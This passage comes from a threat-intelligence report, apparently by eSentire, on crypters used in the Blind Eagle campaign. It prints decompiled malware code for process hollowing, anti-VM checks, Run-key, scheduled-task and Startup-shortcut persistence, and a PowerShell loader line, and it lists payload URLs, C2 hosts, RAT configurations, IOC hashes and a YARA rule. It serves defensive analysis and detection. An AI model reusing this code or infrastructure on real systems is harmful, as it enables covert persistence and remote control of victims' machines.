



Figure 20: FuckCrypt panel

The crypter can be generated in VBS and JS extensions with the options for persistence as a startup name, scheduled task, and AntiVM.

The payload reaches out to Pastebin and then pasteio[.]com to retrieve the injector. We have also seen a different version of the crypter posted by a Security Researcher, @1ZRR4H. The crypter reaches out to Pastebin and then wtools[.]io to retrieve the injector components.

At the moment of writing this blog, pasteio appears to be down, which makes FuckCrypt version 2.1 non-operable. The generated VBS contains an obfuscated base64-encoded PowerShell one-liner and junk code that can be found hardcoded in the Resource section of the crypter.





Figure 21: The crypted VBS file

Figure 22: Embedded Resources section

The first downloaded file mentioned above is the payload that is partially responsible for process injection. From the screenshot below, the functions such as GetThreadContext, SetThreadContext, ReadProcessMemory, NtUnmapViewOfSection, VirtualAllocEx, ResumeThread, etc. used, suggesting process hollowing (T1055.012). The DLL also contains other APIs that are well-known to be used in process injection.

From the code below, the decoded-base64 final payload would be injected into InstalUtil.exe.

```
}
string text8 = Strings.StrReverse("krowemarF\\TEN.tfosorciM\\swodniW\\:C");
text8 += Strings.StrReverse("91303.0.4v\\");
AppDomain.CurrentDomain.Load(Convert.FromBase64String(text5)).GetType("KoAOkX.MXuuJb").GetMethod("WwQTZc")
    .Invoke(null, new object[]
    {
        text8 + "\\InstallUtil.exe",
        Convert.FromBase64String(text7)
    });
```

Figure 23: Process hollowing

If the decoded PowerShell one-liner contains “4” in the fourth parameter passed to the binary – it means the AntiVM is enabled. The AntiVM feature checks if one of the processes, such as vmtoolsd or VirtualBox, is running on the infected machine.

If a process is found that matches either of these names (indicating that a virtual machine tool is currently running), the function will terminate and return immediately.

```
// Token: 0x06000010 RID: 16 RVA: 0x000021BC File Offset: 0x000003BC
public static void NnIaUq(string _5, string merda, string lixo, string lixoo, string Wie, string XnZYnL)
{
    bool flag = true;
    bool flag2 = flag == lixoo.Contains("4");
    if (flag2)
    {
        foreach (Process process in Process.GetProcesses())
        {
            bool flag3 = process.ProcessName.ToUpper().Contains("vmtoolsd".ToUpper()) | process.ProcessName.ToUpper().Contains("VirtualBox".ToUpper());
            if (flag3)
            {
                return;
            }
        }
    }
```

Figure 24: VM check

If the fourth parameter also contains the value “1”, the code creates a new registry entry in *"HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"* with a value that runs a PowerShell command to execute a VBScript file located under the *%TEMP%* folder, that way, the code gets executed each time the system starts up.

The file containing the PowerShell command is named "xx1.ps1". Moving forward, the code constructs a VBScript command that executes the initial VBS crypted script in a new file "xx2.vbs" under the *%TEMP%* folder.

```
39          bool flag6 = flag5 == lixoo.Contains("1");
40          if (flag6)
41          {
42              try
43              {
44                  string text = string.Concat(new string[]
45                  {
46                      "$teste = New-ItemProperty -Path \"HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" -Name \"",
47                      lixo,
48                      "\" -Value \"Powershell.exe -WindowStyle hidden \"\"& '",
49                      Path.GetTempPath(),
50                      "xx2.vbs' \"\"\" -PropertyType \"String\" -force; {$teste}"
51                  });
52                  File.WriteAllText(Path.GetTempPath() + "xx1.ps1", text);
53                  Interaction.Shell("powershell.exe Set-ExecutionPolicy Bypass -Scope Process ; powershell -file " + Path.GetTempPath() + "xx1.ps1", AppWinStyle.Hide, false, -1);
54                  Interaction.Shell(string.Concat(new string[]
55                  {
56                      "powershell.exe Copy-Item '",
57                      merda,
58                      "' -Destination '",
59                      Path.GetTempPath(),
60                      "'"
61                  }), AppWinStyle.Hide, false, -1);
62                  string text2 = "Set objShell = CreateObject(\"Wscript.shell\")";
63                  text2 = string.Concat(new string[]
64                  {
65                      text2,
66                      "\r\nobjShell.run \"powershell -WindowStyle hidden -command wscript.exe //b //nologo '",
67                      Path.GetTempPath(),
68                      fileInfo.Name,
69                      "'\" ,0, false"
70                  });
71                  File.WriteAllText(Path.GetTempPath() + "xx2.vbs", text2);
72              }
73              catch (Exception ex)
74              {
75              }
76          }
```

Figure 25: If the fourth parameter contains "1"

If the fourth parameter contains “2”, it should perform similar actions as in the previous code. But instead, it creates a scheduled task in our example named “Roda”, that runs every minute and a VBS file named “xx.vbs’ instead of “xx2.vbs”.

```
bool flag8 = flag7 == lixoo.Contains("2");
if (flag8)
{
    try
    {
        Interaction.Shell(string.Concat(new string[]
        {
            "powershell.exe Copy-Item '",
            merda,
            "' -Destination '",
            Path.GetTempPath(),
            "'"
        }), AppWinStyle.Hide, false, -1);
        string text3 = "Set objShell = CreateObject(\"Wscript.shell\")";
        text3 = string.Concat(new string[]
        {
            text3,
            "\r\nobjShell.run \"powershell -WindowStyle hidden -command wscript.exe //b //nologo '",
            Path.GetTempPath(),
            fileInfo.Name,
            "'\" ,0, false"
        });
        Interaction.Shell(string.Concat(new string[]
        {
            "cmd.exe /c schtasks.exe /create /tn \"",
            XnZYnL,
            "\" /tr \"wscript.exe //b //nologo '",
            Path.GetTempPath(),
            "xx.vbs'\" /sc minute /mo ",
            Wie,
            " /f & exit"
        }), AppWinStyle.Hide, false, -1);
        File.WriteAllText(Path.GetTempPath() + "xx.vbs", text3);
    }
    catch (Exception ex2)
    {
    }
```

Figure 26: If the fourth parameter contains "2"

If the fourth parameter contains “3”, the code creates a Windows shortcut (.lnk file) in the Startup directory of the current user to run the initial VBS file via PowerShell. The Startup directory is a special folder where any files or shortcuts placed within it automatically run when Windows starts. The name of the shortcut is the string stored in the third parameter, in our example, it’s “bestcrypt”.

```
bool flag10 = flag9 == lixoo.Contains("3");
if (flag10)
{
    Interaction.Shell(string.Concat(new string[]
    {
        "powershell.exe Copy-Item '",
        merda,
        "' -Destination '",
        Path.GetTempPath(),
        "'"
    }), AppWinStyle.Hide, false, -1);
    try
    {
        object objectValue = RuntimeHelpers.GetObjectValue(Interaction.CreateObject("WScript.Shell", ""));
        object objectValue2 = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(objectValue, null, "CreateShortcut", new object[] { Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + lixo + ".lnk" }, null, null, null));
        NewLateBinding.LateSet(objectValue2, null, "TargetPath", new object[] { "powershell" }, null, null);
        NewLateBinding.LateSet(objectValue2, null, "Arguments", new object[] { "-WindowStyle hidden -command wscript.exe //b //nologo '" + Path.GetTempPath() + fileInfo.Name + "'" }, null, null);
        NewLateBinding.LateSet(objectValue2, null, "IconLocation", new object[] { "imageres.dll, 009" }, null, null);
        NewLateBinding.LateSet(objectValue2, null, "WindowStyle", new object[] { 1 }, null, null);
        NewLateBinding.LateCall(objectValue2, null, "Save", new object[0], null, null, null, true);
    }
    catch (Exception ex3)
    {
    }
```

Figure 27: If the fourth parameter contains "3"

Another crypter (MD5: b167a0bc7b097550a89a5ba4cb258592) written by Roda, shown in Figure 28, pulls the additional injector components from the hardcoded server (Figure 29). We assess with medium confidence that the FuckCrypt developer is also involved in the Blind Eagle campaign, dropping the malware stored on the same server.

Figure 28: FuckCrypt

Figure 29: Hardcoded IP containing injector components

We were able to find other samples associated with the binary or the developer. The hashes are included in the Indicators of Compromise at the end of this article.

In one of the crypters mentioned above, another developer's handle, "Pjoao1578' was mentioned.




Figure 30: The mention of the nickname in one of the crypters

The crypter developer "Pjoao1578' has been selling .NET crypters since around 2016.




Figure 31: Crypter sale advertisement by Pjoao1578 (translated to English from Portuguese)

The Pastebin repository of the “Pjoao1578’ “ developer contains some files that have been used in the crypters. The developer is also known for re-purposing the open-source NjRAT under their own version, “0.7d” (MD5: 5d4c903e2ba132fe886be296c10707e9).




Figure 32: Pastebin repository of c

After some research, we have confirmed that Pjoao1578 and Roda are two different developers, but their crypters are actively used in the Blind Eagle campaign.

Currently, the developer is actively working on UpCrypter or also known as UpCry in the previous version.




Figure 33: UpCry crypter




Figure 34: New version of UpCrypter

The generated VBS files for the UpCry and UpCrypter are shown below.

Figure 35: VBS file (UpCry)




Figure 36: VBS file UpCrypter

At the time of writing this report, the URL that serves additional payloads for the UpCry crypter is down (hxxps://ia903401.us.archive[.]org/28/items/dll_20210416_20210416_2051/Dll.txt).

The execution pattern for the UpCrypter is similar to FuckCrypt: hxxps://pastebin[.]com/raw/vwbv5PXc > hxxps://wtools[.]io/code/dl/bOID.

The initial binary is responsible for setting up persistence mechanisms and writing files to the disk (similar to FuckCrypt), the registry run key value name is hardcoded as “NetwrixParam". The binary then proceeds with retrieving the payload responsible for persistence, and the second binary, which is obfuscated with .NET Reactor, is responsible for process hollowing, this is a part of the RunPE feature of the crypter (Figure 38).




Figure 37: Initial binary pulled from Pastebin




Figure 38: APIs indicating process hollowing

Then the third retrieved PowerShell one-liner is responsible for invoking the final payload.

```
$dZri = '%nOArBo%';[Byte[]] $AZUX = [System.Convert]::FromBase64String( $dZri.replace('¡:¡','A') );[System.AppDomain]::
CurrentDomain.Load($AZUX).GetType('ClassLibrary1.Class1').GetMethod('WAMf').Invoke($null, [object[]] (''))
```

## How eSentire is Responding

The eSentire Threat Response Unit (TRU) combines threat intelligence gained from research and security incidents to create practical outcomes for our customers. We are taking a comprehensive response approach to combat modern cybersecurity threats by deploying countermeasures, such as:

- Performing global threat hunts for indicators associated with Blind Eagle.
- Implementing threat detections and BlueSteel, our machine-learning powered PowerShell classifier, to identify malicious command execution and exploitation attempts and ensure that eSentire has visibility and detections are in place across eSentire MDR for Endpoint and MDR for Network.
- Implementing threat detections to identify malicious command execution and ensure that eSentire has visibility and detections are in place across eSentire MDR for Endpoint.

Our detection content is supported by investigation runbooks, ensuring our 24/7 SOC Cyber Analysts respond rapidly to any intrusion attempts related to known malware Tactics, Techniques, and Procedures. In addition, TRU closely monitors the threat landscape, constantly addresses capability gaps, and conducts retroactive threat hunts to assess customer impact.

## Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against Blind Eagle:

- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions.
- Implement a Phishing and Security Awareness Training (PSAT) program that educates and informs your employees on emerging threats in the threat landscape.

While the TTPs used by threat actor(s) grow in sophistication, they lead to a certain level of difficulties at which critical business decisions must be made. Preventing the various attack technique and tactics utilized by the modern threat actor requires actively monitoring the threat landscape, developing and deploying endpoint detections, and the ability to investigate logs & network data during active intrusions.

eSentire TRU is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

To learn what it means to have an elite team of Threat Hunters and researchers that works for you, connect with an eSentire Security Specialist now.

## Yara Rule

```
rule Ande_Loader {
    meta:
        author = "eSentire TI"
        description = "Ande_Loader"
        date = "7/3/2023"
    strings:
        $s1 = {37 39 31 37 32 42 31 33 2d 45 44 42 41 2d 34 30 39 36 2d 42 37 32 35 2d
38 45 39 32 42 37 33 30 42 32 42 41}
        $s2 = {56 41 49}
        $s3 = {6F 25 00 00 0A}
        $s4 = {28 ?? 00 00 0A}
    condition:
        all of ($s*)
}
```

## Indicators of Compromise

| Name | Indicators |
|---|---|
| **Ande Loader** | 48b6064beec687fc110145cf7a19640d |
| **Ande Loader** | b8f878d1ee6a118f9eee4cf111193f53 |
| **Ande Loader** | 4c30ea433832fb13b5d7637d3b13bead |
| **Ande Loader** | 2a59f2a51b96d9364e10182a063d9bec |
| **Ande Loader** | 99d3b2eb598775d41b18d57a9d1dc9ee |
| **Ande Loader** | 97c880a2514a9faaaa327e745a4c5c5c |

| | |
|---|---|
| **Ande Loader** | 9e447f721d859407da88a8e6992e4aa0 |
| **Ande Loader** | 2885d0ab293d957f2a237a64f956d61a |
| **Ande Loader** | 64b690d32216049b199234c5fc092e6f |
| **Ande Loader** | 1a321713876f764543d75859a4727b9a |
| **Ande Loader** | a5da69e6c72a8759297415a0e30cbea8 |
| **Ande Loader** | bcb0ed502a8275a23a9d627f319cb610 |
| **Ande Loader** | 6ecd3d6c93cec7e7133afd691c2c2225 |
| **Ande Loader** | e14efed36bb6870d65277776281dc3b3 |
| **Ande Loader** | fb4c1a0a6d525af1e3778e9e9ee48c7d |
| **Ande Loader** | 2e30e9db2016f9cb67d0f5ec4ca3d0a3 |
| **Ande Loader** | 6f62e2abb7558c83f2a4d3edefa05c7f |
| **Ande Loader** | ffcbdcec38e077448a87f5546dada7bd |
| **Ande Loader** | ac2940e6619dbc4dbb1a096f657dd346 |
| **UpCry** | e3962d6ecd509dcb7669b8df6dbb5c76 |
| **FuckCrypt** | a2994443fac8cf94f497dcf204ab818e |
| **Vbs-Crypter Simples.exe** | 0b9cc70477af81a3fc8a5d335162f96d |
| **FuckCrypt** | b167a0bc7b097550a89a5ba4cb258592 |
| **Vbs-Crypter.exe** | 191d5bf5d3ab54549d436399bcab642d |
| **Remcos RAT** | 137f21d1f8fdd5cfe86637368b526027 |
| **NjRAT** | 7b72f2775b7bf33c9778533480d34e04 |
| **VBS** | 917392f4b75c0b5f19839c2da1af2d37 |
| **VBS** | 76250bc5ea0235a90bc153e0d7262349 |
| **C2 (RemcosRAT)** | rxms.duckdns[.]org:57832 |
| **C2 (NjRAT)** | njnjnjs[.]duckdns.org |
| **C2 (opendir)** | 91.213.50[.]74 |

**Extracted Remcos Configuration:**

```
rxms.duckdns[.]org:57832:1||RemoteHost||1|| ||||||1|||| ||8||r e m c o s . e x e   ||R
e m c o s   ||||0||Rmc-YYR00A||1||8||l o g s . d a t   || || || ||10|| ||
||5||6||Screenshots|| || || || || || || || ||5||||MicRecords|| ||0||0||  || ||||0||
||1||R e m c o s   ||r e m c o s   || || ||FF7378C2D2969BB7BFD41F14D42772D3||
||100000||
```

**NjRAT Configuration:**

```
host = "njnjnjs[.]duckdns.org";
port = "35888";
